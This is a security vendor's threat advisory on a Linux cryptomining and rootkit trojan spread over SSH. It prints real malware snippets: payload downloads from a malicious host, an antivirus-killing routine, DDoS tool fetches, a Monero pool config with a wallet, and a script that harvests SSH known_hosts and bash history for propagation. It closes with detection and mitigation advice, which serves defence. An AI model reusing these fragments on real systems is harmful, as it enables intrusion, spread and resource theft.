THREAT ADVISORY

Linux BTC-Crypto Mining/Rootkit campaign

// BEYOND SIEM

Author
ROD SOTO
& KEVIN STEAR

Jask Labs
TA-0017

TLP
WHITE

Risk Factor
MEDIUM

JASK

JASK Threat Advisory -
by Rod Soto // Kevin Stear

JASKLABS-TA-017
TLP - White
Risk Factor: MEDIUM

Linux BTC-Crypto Mining/Rootkit campaign
(Linux.BtcMine.174)

Overview

Despite the downturn in market value for some cryptocurrencies, many still provide a reliable and trusted form of currency, especially when you're concerned with being tracked by the fiduciary control mechanisms of many countries. As such, malicious campaigns continue to rely on cryptocurrency mining as a revenue stream. A current campaign targeting Linux with an SSH-spread multi-stage malware is doing just that, earning a fair amount of Monero.

As one of the more sophisticated Linux campaigns we've observed, the group targets Linux-based distributions with a multiplicity of scripts that execute in sequence and based on conditions such as target architecture (x86, x64), operating system (Red Hat, Debian, etc.), or presence of utilities (nohup, wget, curl, ftp) and scripting languages (python, ruby, perl and php). And the malware, Linux.BtcMine.174 trojan, as initially analyzed by the Dr. Web AV company delivers robust capabilities on infected host devices:

- Privilege escalation (via CVE-2016-5195, CVE-2013-2094)
- Persistence via autorun (and stage 2 rootkit)
- AV evasion kills processes and deletes paths
- Revenue stream via Monero (XMR) mining
- DDoS and backdoor via Gates malware
- Rootkit with info-stealer capabilities
- SSH propagation as an infection vector for hosts (using harvested credentials)

Field Study

Upon initial execution, the trojan downloads payloads for the different targeted architectures, and the snippet below shows code checks for python version, a subsequent python urllib.urlretrieve call, and then the download of malicious files from a known malicious URL (http://d4uk.7h4uk.com). (Similar checks are seen within the code for different other utilities and scripting languages).


Figure 1. Malcode checks python version and imports function for downloading payloads *

```
"python" )
python -V >/dev/null 2>&1
if [ "$?" = "0" ]; then
python -c "import urllib;urllib.urlretrieve(\"$2\", \"$3\")"
chmod 755 $3
```

```
dc_elf_32="http://d4uk.7h4uk.com/dc_elf_32"
dc_elf_64="http://d4uk.7h4uk.com/dc_elf_64"
fs_elf_64="http://d4uk.7h4uk.com/fs_elf_64"
dc_code_url="http://d4uk.7h4uk.com/dc_code"
```

Based on these downloads, the trojan code checks for user privileges and attempts a local privilege escalation exploit to achieve root privileges as needed. (The figure below shows the memorable 'Dirty Cow' exploit aka CVE-2016-5195 in action).

Figure 2. CVE-2016-5195 "Dirty Cow" exploit (Snippet) *



The malware then checks for network connectivity to the attacker's server and verifies the current working directory, and also locates available writable directories. After determining the location, it sets itself as a service and proceeds to install coreutils, which are basic UNIX software for Linux systems.

After successful entrenchment, the trojan begins the download of a series of shell file payloads. One of these is an evasion function that checks for the presence of antivirus and other server protection utilities (see snippet below). If matching processes are found, they are killed and their directory paths are deleted.

Figure 3. AV evasion function *

```
function Scavenger() {
if [ -d "/etc/init.d" ];then
ServiceNameArray=("safedog" "aegis" "yunsuo" "clamd" "avast" "avgd" "cmdavd" "cmdmgd
" "drweb-configd" "drweb-spider-kmod" "esets" "xmirrord")
ExistServiceStr=""
```

```
"clamd" )
service clamd stop >/dev/null 2>&1
/etc/init.d/clamd stop >/dev/null 2>&1
yum -y remove clamav * >/dev/null 2>&1
dpkg -remove clamav * >/dev/null 2>&1
dpkg --remove clamav * >/dev/null 2>&1
dpkg -remove `dpkg -l | grep clamav | awk '{print $2}'` >/dev/null 2>&1
dpkg --remove `dpkg -l | grep clamav | awk '{print $2}'` >/dev/null 2>&1
```

At this point, the LInux.BtcMine.174 trojan installs two crimeware utilities. The first is a DDoS tool identified by file names that resemble TCP/IP protocol code functions, which Dr. Web has associated with the Linux.BackDoor.Gates.9 family.

Figure 4. DDoS kit downloaded by rootkit. *

```
DownloadFile "md5" "$mdfive_root" "http://$remote_host/syn" "$DownloadPath$DownloadFileName"
else
DownloadFile "md5" "$mdfive_user" "http://$remote_host/udp" "$DownloadPath$DownloadFileName"
else
if [ `id -u` -eq "0" ]; then
DownloadFile "size" "$DownloadFileSize" "http://$remote_host/syn" "$DownloadPath$DownloadFileN
ame"
else
DownloadFile "size" "$DownloadFileSize" "http://$remote_host/udp" "$DownloadPath$DownloadFileN
ame"
```

The second is a Monero miner that attempts to identify and disable any competing miners by looking for processes related to keywords: *"stratum+tcp, cryptonight, supportxmr.com, minexmr.com, xmr.crypto-pool.fr, dwarfpool.com, bi-chi.com, ppxxmr.com".* The snippet below shows embedded configuration in code that installs mining service.

Figure 5. XMR pool configuration information *


```
echo "{\"algo\": \"cryptonight\",\"api\": {\"port\": 0,\"access-token\": null,\"worker-id\": n
ull,\"ipv6\": false,\"restricted\": true},\"av\": 0,\"background\": false,\"colors\": false,\"
cpu-affinity\": null,\"cpu-priority\": null,\"donate-level\": 1,\"huge-pages\": true,\"hw-aes\
": null,\"log-file\": null,\"max-cpu-usage\": 75,\"pools\": [{\"url\": \"pool.minexmr.com:80\"
,\"user\": \"41mmoPVT1EFTaq3R4RpWEWiFJufAqJk8bAHBheSDVSGLgorjJHTNemdNg3kocA2Hj66Cve8B9fVEuYY6z
tctk1bAETqsnNk\",\"pass\": \"x\",\"keepalive\": true,\"nicehash\": false,\"variant\": -1,\"tls
\": false,\"tls-fingerprint\": null},{\"url\": \"xmr-eu1.nanopool.org:14444\",\"user\": \"41mm
oPVT1EFTaq3R4RpWEWiFJufAqJk8bAHBheSDVSGLgorjJHTNemdNg3kocA2Hj66Cve8B9fVEuYY6ztctk1bAETqsnNk\",
\"pass\": \"x\",\"keepalive\": true,\"nicehash\": false,\"variant\": -1,\"tls\": false,\"tls-f
```

Criminals prefer to mine Monero because it can be mined via CPUs (extensively available in server class systems) and also because it is very hard to trace. And while a Monero (XMR) hash is identified in the snippet above, further attempts to identify hash payment activity in the Monero blockchain explorer were not successful.

Figure 6. Monero blockchain explorer results for identified XMR hash


We could, however, track XMR hashrate, which can be used to approximate activity and build a picture of possible number of infected hosts. The tracked mining hashrate (shown below) tells us that there has been mining activity for this hash (and presumably this botnet campaign) for at least 130 plus days. The incremental increases (e.g., Sep 16th and Oct 28th) in the hash rate also suggest the campaign continues to add compromised hosts to their botnet. Also notice that the hashrate is still active, which suggests compromised hosts are still actively mining.

Figure 7. XMR hashrate history



We can approximate the Monero mining profit (for this hash) over the duration of the campaign. As seen in the next graph, this botnet is averaging approximately 66.78MH/s. Provided actors can keep this botnet online, we are looking at some good profit. At current rates, this botnet (provided it continues to work at the same rate) earns more than $135 per week.

Figure 8. Estimated profits from Hashing Power



Replication and Further Infestation

One of the post-exploitation functions of this rootkit is further infestation. A revision of the malware code shows a function accessing SSH known_hosts. By accessing this file, malicious code is able to obtain previously accessed hosts. This information can be used to attempt to access such hosts and install new copies of rootkit.

Figure 9. Code snippet of payload accessing ssh known_hosts file *

```
echo "cat /root/.ssh/known_hosts|grep -v ,|awk '{print \$1}' > /tmp/.h" > /tmp/.helpdd
echo "cat /root/.ssh/known_hosts|grep ,|awk -F, '{print \$1}' >> /tmp/.h" >> /tmp/.helpdd
echo "cat /root/.ssh/known_hosts|grep ,|awk -F, '{print \$1}' >> /tmp/.h" >> /tmp/.helpdd
echo "cat /root/.bash_history|grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}'|sort -u >> /tmp/.h" >> /tmp/.helpdd
echo "cat /home/*/.bash_history|grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}'|sort -u >> /tmp/.h" >> /tmp/.helpdd
echo "cat /home/*/.bash_history |grep ssh|awk '{print \$2}'|grep -v '-'|grep -v / |sort -u >> /tmp/.h" >> /tmp/.helpdd
echo "cat /home/*/.bash_history |grep ssh|awk '{print \$3}'|grep -v '-'|grep -v / |sort -u >> /tmp/.h" >> /tmp/.helpdd
echo "cat /root/.bash_history |grep ssh|awk '{print \$2}'|grep -v '-'|grep -v /|sort -u >> /tmp/.h" >> /tmp/.helpdd
echo "cat /root/.bash_history |grep ssh|awk '{print \$3}'|grep -v '-'|grep -v /|sort -u >> /tmp/.h" >> /tmp/.helpdd
echo "cat /tmp/.h|grep -v 127.0.0.1|grep -v localhost|sort -u > /tmp/.hh" >> /tmp/.helpdd
echo "cat /tmp/.hh > /tmp/.h" >> /tmp/.helpdd
```

JASK Detection

JSON-RPC is a simple remote procedure call protocol encoded in JSON, and has become the standard medium for many a cryptocurrency campaign. The below screenshot shows JSON-RPC being passed via HTTP. This is increasingly more rare as most campaigns have adopted cheap SSL encryption via domain validation certificates available from Let's Encrypt, Comodo, etc.

Figure 10. Common JSONRPC mining traffic over HTTP

{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"x","pass":"x","agent":"XMRig/2.1.0 (Windows NT 6.1) libuv/1.9.1 gcc/6.3.0"}}
{"id":1,"jsonrpc":"2.0","result":{"id":"fedf90a3-91cc-4b05-98d0-75e891a70de1","job":
{"blob":"0505c5b4a0cd059d83d1abbb88a3753797fe25fed22cec53617516afb81c14a039f698be63bce6000000e33023f84cdd96d21f91bc955e662aea73ef05d1c28921fee0b2fb45bd9707fb2d11","job_id":"8638e3","target":"cf8b0000"},"status":"OK"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"050581b5a0cd059d83d1abbb88a3753797fe25fed22cec53617516afb81c14a039f698be63bce6000000e3dce8b042fa2c9013fcf107a615637a5769838df8dc2596acd2121e474e18109317","job_id":"8639e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505bdb5a0cd059d83d1abbb88a3753797fe25fed22cec53617516afb81c14a039f698be63bce6000000e33a11b1dbd0bd5e750b9e86a72cbcc9dc5a1784362d36c6559e6e0c5fbb6f61de17","job_id":"8640e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505f0b5a0cd05a28f2b87e0c96f6eeca2a6806c6f2ef6d527847c7ea4ffbd47f3493a6c082b34000000e39a75b522406097e90b820ec8655e5fe02c4e9059006f139d7555901f7cc4263608","job_id":"8641e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505acb6a0cd05a28f2b87e0c96f6eeca2a6806c6f2ef6d527847c7ea4ffbd47f3493a6c082b34000000e3f3299328551d5fcfe3111da68e198eb57a6e6011f99499364ba7873da39f4ecd0a","job_id":"8642e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505e9b6a0cd0576f7749afacefe6af84f0d8fd812eee52c3be95884aa85b993aaac57da29a3bf000000e33dad5d7d5196c53e7974ef1a32f801c4f60d64ad6fdaf16f772375495fe856c205","job_id":"8643e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505a5b7a0cd0576f7749afacefe6af84f0d8fd812eee52c3be95884aa85b993aaac57da29a3bf000000e36af2b90f3181d04d58f0b9e83719d15bada573d8b576a51c3824070e53bd72440a","job_id":"8644e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505e1b7a0cd0576f7749afacefe6af84f0d8fd812eee52c3be95884aa85b993aaac57da29a3bf000000e3598db0f72ecc0051f161ae1765a982de1ced328e982a33878b6516269b1dde990e","job_id":"8645e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"05059db8a0cd0576f7749afacefe6af84f0d8fd812eee52c3be95884aa85b993aaac57da29a3bf000000e3f4bea4bfe3b14b2839a8ea1f81732feb75f496a0d781341c0c9d8dc3145e9ec311","job_id":"8646e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505d9b8a0cd0576f7749afacefe6af84f0d8fd812eee52c3be95884aa85b993aaac57da29a3bf000000e365dc0150b5583e0f4378da304ecc73b741075d79a7e499bcb60016d618fdfc9914","job_id":"8647e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":
{"blob":"0505edb8a0cd059fe771753b1113cee3c3adfe2b02330a7a370c122f8c02e96f86be1c61a9ea65000000e390e03ccbb0a7613f0f0ab3d7a1ac17b5baf008b110d35fdfd8c10e622cd7605512","job_id":"8648e3","target":"cf8b0000"}}
{"jsonrpc":"2.0","method":"job","params":

Since the shift to HTTPS, mining traffic has proven more difficult to isolate in victim networks. However, given a well-baselined environment, there are several straightforward methods for establishing visibility. Producer-to-consumer ratio (PCR) analytics are one means of leveraging historical activity of an entity (device) to establish a baseline, forecast, and then model for anomaly detection. In this case, the anomaly is the uptick of outbound communications from an infected host as it mines Monero or some other cryptocurrency.

The routine monitoring of the ASOC's Insight/Signal generation along with the Investigation hunt jobs (Zeppelin) also provides clear visibility into mining as one of many potentially malicious externally bound network behaviors. SpecOps published a walk-through of cryptocurrency mining techniques and methods to gain ASOC visibility early this year.

Mitigation

A few good resources to consider for better understanding (and potential mitigation) of the vulnerabilities employed by this campaign, as well as other common Linux threats, are below:

- Linux Hardening guide
- Red Hat Security Advisory for CVE-2016-5195 - CVE-2013-2094
- Ubuntu CVE Tracker CVE-2016-5195 - CVE-2013-2094

Contributors

Steve Borosh
Robert Simmons

About JASK

JASK is modernizing security operations to reduce organizational risk and improve human efficiency. Through technology consolidation, enhanced AI and machine learning, the JASK Autonomous Security Operations Center (ASOC) platform automates the correlation and analysis of threat alerts, helping SOC analysts focus on high-priority threats, streamline investigations and deliver faster response times.

www.jask.com